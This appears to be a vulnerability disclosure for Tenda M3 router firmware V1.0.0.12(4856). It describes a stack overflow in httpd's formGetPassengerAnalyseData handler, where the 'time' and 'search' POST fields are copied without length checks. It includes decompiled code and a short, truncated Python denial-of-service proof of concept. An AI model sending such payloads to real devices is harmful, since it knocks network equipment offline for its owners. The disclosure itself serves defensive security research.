Overview


- The device's official website: https://www.tenda.com.cn/product/M3.html
- Firmware download website: https://www.tenda.com.cn/download/detail-3133.html

Affected version


V1.0.0.12(4856)

Vulnerability details

httpd in directory `/bin` has a stack overflow vulnerability. The vulnerability occurrs in the `formGetPassengerAnalyseData` function, which can be accessed via the URL `goform/getPassengerAnalyseData`



```
v85 = (char *)websGetVar(a1, "time", "2015-04");
v84 = (char *)websGetVar(a1, "page", "1");
v83 = (char *)websGetVar(a1, "pageNum", "10");
nptr = (char *)websGetVar(a1, "action", "0");
src = (char *)websGetVar(a1, "search", &unk_AD08C);
strcpy(s, "Android");
```



```
v35[0] = atoi(nptr);
if ( v35[0] == 1 )
  v35[0] = 0;
strcpy((char *)&v35[3], src);
strcpy((char *)&v35[11], v85);
```

`formGetPassengerAnalyseData` function gets the POST parameter `time` and `search` and copies to stack buffer without checking its length, causing a stack overflow vulnerability.

PoC

Poc of Denial of Service(DoS)

```
import requests

data = {
    b"time": b'A'*0x400,
    b"search": b'A'*0x400
}
cookies = {
    b"user": "admin"
}
res = requests.post("http://127.0.0.1/goform/getPassengerAnalyseData", data=data, co
print(res.content)
```